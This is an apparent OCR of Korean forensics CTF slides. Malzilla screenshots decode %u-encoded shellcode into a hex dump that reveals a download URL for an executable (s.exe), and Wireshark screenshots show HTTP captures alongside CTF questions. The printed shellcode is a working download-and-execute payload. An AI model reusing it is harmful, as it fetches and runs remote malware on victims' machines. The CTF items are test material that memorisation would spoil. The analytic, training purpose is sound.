

Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PScript
Tools
Settings
About
Text
Hex
%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFFF%u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD
%uB1FD%uCD36%u10A1%uD536%u36B5%uD74A%uE4AC%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%uCFD8%u36E9%uB1FB%u0355%uBDBC
%u36BD%uD755%uE4B8%u2355%uBDBF%u5FBD%uD544%uD3D2%uBDBD%uC8D5%uD1CF%uE9D0%uAB42%u7D38%uAEC8%uD2D5%uBDD3%uD5BD%uCFC8%uD0D1
%u36E9%uB1FB%u3355%uBDBC%u36BD%uD755%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%uD8D5%uE9D1%uFB36%u55B1%uBCD2%uBDBD
%u5536%uBCD7%u55E4%uBFF2%uBDBD%u445F%u513C%uBCBD%uBDBD%u6136%u7E3C%uBD3D%uBDBD%uBDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD
%uBE81%uC8BD%u7A44%uBEB9%uDBE1%uD893%uF97A%uB9BE%uD8C5%uBDBD%u748E%uECEC%uEAEE%u8EEC%u367D%uE5FB%u9F55%uBDBC%u3EBD%uBD45
%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%uBED7%uBDD7%uBFD7%uBDD5%uBDBD%uEE7D%uFB36%u5599%uBCBC%uBDBD%uFB34%uD7DD%uEDBD%uEB42%u3495
%uD9FB%uFB36%uD7DD%uD7BD%uD7BD%uD7BD%uD7B9%uEDBD%uEB42%uD791%uD7BD%uD7BD%uD5BD%uBDA2%uBDB2%u42ED%u81EB%uFB34%u36C5%uD9F3
%uC13D%u42B5%uC909%u3DB1%uB5C1%uBD42%uB8C9%uC93D%u42B5%u5F09%u3456%u3D3B%uBDBD%u7ABD%uCDFB%uBDBD%uBDBD%uFB7A%uBDC9%uBDBD
%uD7BD%uD7BD%uD7BD%u36BD%uDDFB%u42ED%u85EB%u3B36%uBD3D%uBDBD%uBDD7%uF330%uECC9%uCB42%uEDCD%uCB42%u42DD%u8DEB%uCB42%u42DD
%u89EB%uCB42%u42C5%uFDEB%u4636%u7D8E%u668E%u513C%uBFBD%uBDBD%u7136%u453E%uC0E9%u34B5%uBCA1%u7D3E%u56B9%u364E%u3671%u3E64
%uAD7E%u7D8E%uECED%uEDEE%uEDED%uEDED%uEAED%uEDED%uEB42%u36B5%uE9C3%uAD55%uBDBC%u55BD%uBDD8%uBDBD%uDED5%uCACB%uD5BD%uD5CE
%uD2D9%u36E9%uB1FB%u9955%uBDBD%u34BD%u81FB%u1CD9%uBDB9%uBDBD%u1D30%u42DD%u4242%uD8D7%uCB42%u3681%uADFB%uB555%uBDBD%u8EBD
%uEE66%uEEEE%u42EE%u3D6D%u5585%u853D%uC854%u3CAC%uB8C5%u2D2D%u2D2D%uB5C9%u4236%u36E8%u3051%uB8FD%u5D42%u1B55%uBDBD%u7EBD
%u1D55%uBDBD%u05BD%uBCAC%u3DB9%uB17F%u55BD%uBD2E%uBDBD%u513C%uBCBD%uBDBD%u4136%u7A3E%u7AB9%u8FBA%u2CC9%u7AB1%uB9FA%u34DE
%uF26C%uFA7A%u1DB5%u2AD8%u7A76%uB1FA%uFDEC%uC207%uFA7A%u83AD%u0BA0%u7A84%uA9FA%uD405%uA669%uFA7A%u03A5%uDBC2%u7A1D%uA1FA
%u1441%u108A%uFA7A%u259D%uADB7%uD945%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%u36B5%uD74A%uE4B9%uE955%uBDBD%u2DBD%u455F
%u8ED5%uBD8F%uD5BD%uCEE8%uCFD8%u36E9%u55BB%u42E8%u4242%u5536%uB8D7%u55E4%uBD88%uBDBD%u445F%u428E%u42EA%uB9EB%uBF56%u7EE5
%u4455%u4242%uE642%uBA7B%u3405%uBCE2%u7ADB%uB8FA%u5D42%uEE7E%u6136%uD7EE%uD5FD%uADBD%uBDBD%u36EA%u9DFB%uA555%u4242%uE542
%uEC7E%u36EB%u81C8%uC936%uC593%u48BE%u36EB%u9DCB%u48BE%u748E%uFCF4%uBE10%u8E78%uB266%uAD03%u6B87%uB5C9%u767C%uBEBA%uFD67
%u4C56%uA286%u5AC8%u36E3%u99E3%u60BE%u36DB%uF6B1%uE336%uBEA1%u3660%u36B9%u78BE%uE316%u7EE4%u6055%u4241%u0F42%u5F4F%u8449
%uC05F%u673E%uC6F5%u8F80%u2CC9%u38B1%u1262%uDE06%u6C34%uECF2%u07FD%u1DC2%u2AD8%uA376%uD919%u2E52%u598F%u3329%uB7AE%u7F11
%uF6A4%u79BC%uA230%uEAC9%uB0DB%uFE42%u1103%uC066%u184D%uEF27%u1A43%u8367%u0BA0%u0584%u69D4%u03A6%uDBC2%u411D%u8A14%u2510
%uADB7%u3D45%u126B%u4627%uA8EE%ud5db%uc9c9%u87cd%u9292%ucaca%u93ca%uc5c9%uf7da%u93f7%ud2de%u92d0%ud0d4%udadc%uced8%uce92
%ud893%ud8c5%ubdbd%ubdbd%uEAEA%uEAEA%uEAEA%uEAEA
Override default delimiter
Decode Dec (,)
Decode JS.encode
UCS2 To Hex
Search:
XOR key:


Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PScript
Tools
Settings
About
0x230 E8A0 0000 00B8 1101 0480 C20C 00E8 9300 ??...?... ?..??.
0x240 0000 81EC 0001 0000 8BFC 83C7 04C7 0732 ..??....????.?.2
0x250 7491 0CC7 4704 6389 D14F C747 08A0 6597 t?.?G.c??O?G.?e?
0x260 CBC7 470C 5140 BA7F C747 103E 1DB6 39C7 ??G.Q@?? ?G.>.?9?
0x270 4714 B869 D41B C747 18BE 7F66 A0C7 471C G.?i?.?G.?? f??G.
0x280 FCA9 37AD C747 2098 0A10 F864 A130 0000 ??7??G ?..?d?0..
0x290 008B 400C 8B70 1CAD 8B68 088B F76A 0459 .?@.?p.??h.??j.Y
0x2A0 E854 0000 0090 E2F8 6833 3200 0068 5573 ?T...???h32..hUs
0x2B0 6572 548B 06E8 55FF FFFF 8BE8 6A05 59E8 erT?.?U ??j.Y?
0x2C0 3500 0000 E2F9 33FF 57FF 5604 EB02 58C3 5...??3 W V.?.X?
0x2D0 E8F9 FFFF FF5B C607 B889 5F01 66C7 4705 ?? [?.??_.f?G.
0x2E0 FFE0 C353 8BDC 536A 4068 0010 0000 578B ??S??Sj@h....W?
0x2F0 4620 E818 FFFF FF58 C351 568B 753C 8B74 F ?. X?QV?u<?t
0x300 2E78 03F5 568B 7620 03F5 33C9 4941 AD03 .x.?V?v .?3?IA?.
0x310 C533 DB0F BE10 3AD6 7408 C1CB 0703 DA40 ?3?.?.:?t.??..?@
0x320 EBF1 3B1F 75E7 5E8B 5E24 03DD 668B 0C4B ??;.u?^?^$.?f?.K
0x330 8B5E 1C03 DD8B 048B 03C5 AB5E 59C3 E8DD ?^..??.?.??^Y???
0x340 FCFF FFB2 F2E2 F439 E27D 83DA 487B 3D32 ? ????9?}??H{=2
0x350 7491 0C85 DFAF BB63 89D1 4F51 40BA 7FA0 t?.????c??OQ@?? ?
0x360 6597 CB1E A464 EF93 32E4 948E 130A ACC2 e??.?d??2???..??
0x370 194B 01C4 8D1F 7457 660D FF43 BEAC DB7D .K.??.tWf. C???}
0x380 F0A5 9A52 FEA7 DA3E 1DB6 39B8 69D4 1BBE ???R???>.?9?i?.?
0x390 7F66 A0FC A937 AD98 0A10 F880 D6AF 9AFB f???7??..? ????
0x3A0 5315 6668 7474 703A 2F2F 7777 772E 7478 S.fhttp://www.tx
0x3B0 674A 4A2E 636F 6D2F 696D 6167 6573 2F73 gJJ.com/images/s
0x3C0 2E65 7865 0000 0000 5757 5757 5757 5757 .exe....WWWWWWWW
Find XOR key
Strings to find:
http
Max key to check:
Find
Current string: http
Current key:
Key:
bd
Apply XOR
Unicode
Unicode Big Endian
Swap Nibbles
Disassemble

L_03

- Question:


  착이가 POC 사이트에 접속했을 때, 웹서버의 시간은?
  (Key Format :: Thur, 3 Nov 2011 09:00:00 GMT)


Wireshark: HTTP object list
Packet num Hostname Content Type Size Filename
15 powerofcommunity.net text/html 13 kB ₩
29 h4ck3r.kr
33 h4ck3r.kr
34 h4ck3r.kr
72 dngal.tistory.com
131 dngal.tistory.com
141 s1.daumcdn.net
152 s1.daumcdn.net
159 track.tiara.daum.net
171 s1.daumcdn.net
184 www.microsoft.com
188 www.microsoft.com
194 go.microsoft.com
198 go.microsoft.com
215 www.msn.com
217 www.msn.com
224 www.msn.com
225 www.msn.com
281 exp.www.msn.com
282 c.msn.com
287 exp.www.msn.com
Help
Follow TCP Stream (tcp.stream eq 0)
Stream Content
GET / HTTP/1.1
Host: powerofcommunity.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/14.0.835.202 Safari/535.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Accept-Charset: windows-949,utf-8;q=0.7,*;q=0.3
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2011 09:24:22 GMT
Server: Apache
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=EUC-KR
20fb
<html>
<head>
<title>POC - Power of Community!</title>
</head>
<body bgcolor="595959" text="black" link="blue" vlink="purple" alink="red"
background="vladstudio_1.jpg">
<table cellpadding="0" cellspacing="0" bgcolor="white" align="center" width="735"
height="2237">
<tr>
<td width="735" bgcolor="#009900" height="184">
<p align="left"><font face="Lucida Console"
Entire conversation (14326 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close


M_01

- Question:

  GRAN PLAZA로 향하는 출발지를 찾아라.
  맵을 완성하고 나면 경로를 찾을 수 있을 것이다.
  정답은 출발지 건물의 이름이다.


Wireshark: HTTP object list
Packet num Hostname Content Type Size Filename
449 ad.doubleclick.net image/gif 43 bytes dot.gif?671696996
454 exp.www.msn.com image/gif 42 bytes msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
456 exp.www.msn.com image/gif 42 bytes msnhp_us_ttg?rid=d8cd7613f5d84645a0c6d82
Help
aa
파일(F) 편집(E) 보기(V) 도구(T) 도움말(H)
구성 라이브러리에 포함 공유 대상 슬라이드 쇼 굽기 새 폴더
즐겨찾기
KMH
다운로드
바탕 화면
최근 위치
라이브러리
문서
비디오
사진
음악
홈 그룹
컴퓨터
로컬 디스크 (C:)
네트워크
KMH-PC
0(8).jpg
0(9).jpg
0(10).jpg
0(11).jpg
0(12).jpg
0(13).jpg
0.jpg
1pixel(1).gif
1pixel.gif
3.js
9.js
10ca4fff1.jpg
13.js
14.js
14c5f5200.jpg
14ea9ae41.jpg
30SG_logo.gif
52.js
53.js
54.js
55.js
56.js
057c89761.jpg
57.js
58.js
59.js
60.js
61.js
80x80_no.jpg
100x25_7_ad.gif
0118aa731.jpg
146ffded0.jpg
880x70(1).jpg
880x70(2).jpg
880x70(3).jpg
880x70(4).jpg
880x70(5).jpg
880x70(6).jpg
880x70(7).jpg
880x70(8).jpg
1,155개 항목
오후 11:53
2015-05-19



bubble_2_popup.gif
doc_icon_footnote.gif
EAAAAD_tC8Ck_L8du4lw_hat.gif
footnote_spin_16o.gif
hat_tia.gif
nav_hat_logo27.gif
num_footnote_sprite-12x209.gif
popup-sprite.gif
scroll_popup_bar.gif

